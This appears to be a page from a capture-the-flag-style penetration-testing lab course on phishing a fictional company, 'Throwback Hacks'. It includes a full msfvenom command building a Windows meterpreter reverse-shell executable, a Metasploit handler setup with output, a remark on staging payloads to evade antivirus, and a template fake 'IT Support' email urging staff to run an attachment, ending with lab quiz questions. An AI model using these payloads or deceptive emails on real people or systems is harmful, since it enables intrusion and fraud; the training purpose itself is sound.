
12

We now need to investigate the mail server, we have a guest account on the mail server however the only information we can gather from it is a contact list of employee's emails. With a list of emails we can send out a phishing campaign to see if any employee's execute a malicious payload.



Phishing Overview
Phishing is a broad topic that can seem intimidating at first. We are going to take a brief look at the simplest form of phishing: Attaching an exe to an email and having a user execute that file, granting us a reverse shell. This can be done using msfvenom to create the payload as well as with other tools along with msfvenom to obfuscate the payload.

Identifying Targets
Before we send out phishing emails we first need to identify our targets since we have a specific goal in mind. We want to target employees at Throwback Hacks. We can find employees from the contact list of the guest account that we compromised earlier when enumerating web servers we can also send emails from the guest account as a trusted email within the domain.

Payloads 101
The metasploit framework is a massive suite of tools that we're only going to scratch the surface of with this course. In this section we're going to focus on generating payloads using msfvenom. But before we dive into generating payloads, we need to learn a little bit more about types of payloads.

Staged and Stageless Payloads

Differentiating between Staged and Stageless payloads can be difficult at first, it sounds and seems really complex until you learn the difference between the two. Lets dive into them.

Staged Payloads require a handler to catch the payload and send the appropriate response back to the server to trigger your reverse shell.

Stageless Payloads do not require any specific handler. A reverse shell can be caught with a utility like netcat, socat, or many others.

Difference in Staged vs. Stageless Payloads

Telling the difference between staged and stageless payload in msfvenom is relatively trivial. First you need to list all the available payload within msfvenom using one of the following command.

msfvenom --list payload

msfvenom -l payloads

The output can be overwhelming, msfvenom has upwards of 500+ payloads that you can utilize piping the command into grep and narrowing down your search (by Operating System) can majorly reduce the amount of payloads returned.

```
┌──[root@pandorasbox]─[/home/pvris]
└─# msfvenom -l payloads | grep windows | tail -n 20
    windows/x64/shell/bind_tcp_rc4                     Spawn a piped command shell (Windows x64) (staged). Connect back to the attacker
    windows/x64/shell/bind_tcp_uuid                    Spawn a piped command shell (Windows x64) (staged). Listen for a connection with UUID Support (Windows x64)
    windows/x64/shell/reverse_tcp                      Spawn a piped command shell (Windows x64) (staged). Connect back to the attacker (Windows x64)
    windows/x64/shell/reverse_tcp_rc4                  Spawn a piped command shell (Windows x64) (staged). Connect back to the attacker
    windows/x64/shell/reverse_tcp_uuid                 Spawn a piped command shell (Windows x64) (staged). Connect back to the attacker with UUID Support (Windows x64)
    windows/x64/shell_bind_tcp                         Listen for a connection and spawn a command shell (Windows x64)
    windows/x64/shell_reverse_tcp                      Connect back to attacker and spawn a command shell (Windows x64)
```

Listing and Filtering msfvenom's payloads

In the screenshot above you notice two similar looking payloads.

windows/x64/shell/reverse_tcp Spawn a piped command shell (staged). Connect back to the attacker

Windows/x64/shell_reverse_tcp Connect back to attacker and spawn a command shell

There is a minor difference between the two, the top payloads is staged payload (as stated by the description), but, metasploit also has naming convention. The top payload has three slashes which indicate it's a staged payload. The bottom payload which is stageless has two slashes. Additionally, the bottom payload has two underscores, while the top payload only has one.

Knowing metasploit's naming convention on staged vs. stageless payload, we already know we will be using the windows/meterpreter/reverse_tcp payload to generate our payload, but before that we should take the time to verify. We can do this by listing msfvenom's payloads and grep for the prior mentioned payload.

```
┌──[root@pandorasbox]─[/home/pvris]
└─# msfvenom -l payloads | grep "windows/meterpreter/reverse_tcp "
    windows/meterpreter/reverse_tcp                    Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Connect back to the attacker
┌──[root@pandorasbox]─[/home/pvris]
└─#
```

Confirming windows/meterpreter/reverse_tcp is a staged payload

The description does indeed indicate that it is staged payload. After we generate the payload, we'll setup our handler that will be used to catch our shell.

Note: All meterpreter payloads will require a handler no matter what.

Which Payload Where

So far, stageless payloads sound like the best payloads to use for any given task, right?

Well, no. That's not always the case. Stageless payloads by design are larger because they contain everything required to land a reverse shell back on your box in a nice and neat style. This can be a disadvantage for several reasons (which are reasons that you would want to used a staged payload for).
There are several reasons you might want to use a staged payload, for example.
• You could use it when your're limited on space in a SEH Based Buffer Overflow, or Stack Based Buffer Overflow.
• You could use it in conjunction with Anti-Virus evasion techniques to sleep for a given period of time to escape a sandbox and malware scans that might detect your payload. Afterwards, reach out to your Handler for the rest of the payload.
• Additionally, you can also use Staged payloads to gain additional functionality within your shell (like Meterpreter) and is the biggest reason that you would want to use a Staged payload.

Note: Even with some Stageless payloads, to get certain features (like Meterpreter) to work , you will need a Handler. If you're going to setup a Handler anyways, you might as well make it a Staged Payload, right?

Generating Payloads
In this portion of the course, we will be using a staged meterpreter payload due to it's additional functionality. In order to generate our payload, we can use msfvenom with -p to select our payload, followed by a LHOST variable and a LPORT variable to tell msfvenom what interface/port to listen on. Lastly, we'll follow up with the -f flag to tell msfvenom what format we would like the shellcode to be in. We will be using exe for this example. Putting this all together, we can get a nice command that looks like so.
msfvenom -p windows/meterpreter/reverse_tcp LHOST=tun0 LPORT=53 -f exe -o NotAShell.exe
It may take a few moments for the payload to generate, after it's finished you'll receive some statistics about the generated payload. Congratulations! You've successfully generated a payload. Next up is getting your handler setup to catch the payload!

```
┌─[✗]─[root@pandorasbox]─[/home/pvris]
└──╼ #msfvenom -p windows/meterpreter/reverse_tcp LHOST=tun0 LPORT=53 -f exe > NotAShell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
┌─[root@pandorasbox]─[/home/pvris]
└──╼ #file NotAShell.exe
NotAShell.exe: PE32 executable (GUI) Intel 80386, for MS Windows
┌─[root@pandorasbox]─[/home/pvris]
└──╼ #
```

Statistics after generating a meterpreter payload

Setting up your Handler
Metasploit makes setting up handlers incredibly easy, after generating your payload, we need to spin up msfconsole and use the exploit/multi/handler module. Next you'll need to set several variables, the payload variable, the LHOST variables, and the LPORT variable to the values you selected in the

Generating Payloads sections. After that, you can execute your task run or exploit (the -j flag is optional and indicated that it will be running as a job in the background in the even you're expecting more than one reverse shell to come).

1.) msfconsole
2.) use exploit/multi/handler
3.) set payload windows/meterpreter/reverse_tcp
4.) set LPORT
5.) set LHOST tun0
6.) exploit -j

```
┌─[root@pandorasbox]─[/home/pvris]
└──╼ #msfconsole -q
[*] Starting persistent handler(s)...
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LPORT 53
LPORT ⇒ 53
msf5 exploit(multi/handler) > set LHOST tun0
LHOST ⇒ tun0
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.50.1.3:53
msf5 exploit(multi/handler) >
```

Setting the required variables and running the handler

After getting your handler successfully configure, you're ready to proceed on and learn a little bit about how to phish.

Catching Some Phish

Creating your Phishing Email

Creating an effective phishing email may appear daunting at first, however, we'll see that this requires only a cursory understanding of social engineering and the basics of business email composition. Consider this, we have two goals with phishing attacks:

1. Stay under our target's radar such that the email does not come across as suspicious
2. Prompt our target into action through either filling out some form (typically resulting in them providing us passwords) or through the execution of our payload

This requires us to write an email that has the following:

1. Correct grammar and punctuation
2. Prompts the user to action
3. Setting a deadline for action
4. Makes sense within the business context

Here’s a brief example of what might constitute an effective phishing email:

Hey everyone,

We’re releasing an update for our note-taking software. In order to keep using the software, you must perform this update prior to next Friday. Please run the attached file to this email to complete this action.

Thank you for your patience in this update.
IT Support

Note how we accomplished our goals in providing a situation wherein the email not only makes sense to our target but also prompts them into action with a set deadline.

If you successfully created a payload and sent out a convincing enough email you may get lucky and an employee will click on your attachment and execute your payload. Send phishing emails to all employees at Throwback Hacks and wait a couple of minutes to see if you get back a shell.
For more details on the Metasploit Framework check out RP Metasploit by DarkStar7471,

Answer the questions below

What User was compromised via Phishing?

Correct Answer

What Machine was compromised during Phishing?

Correct Answer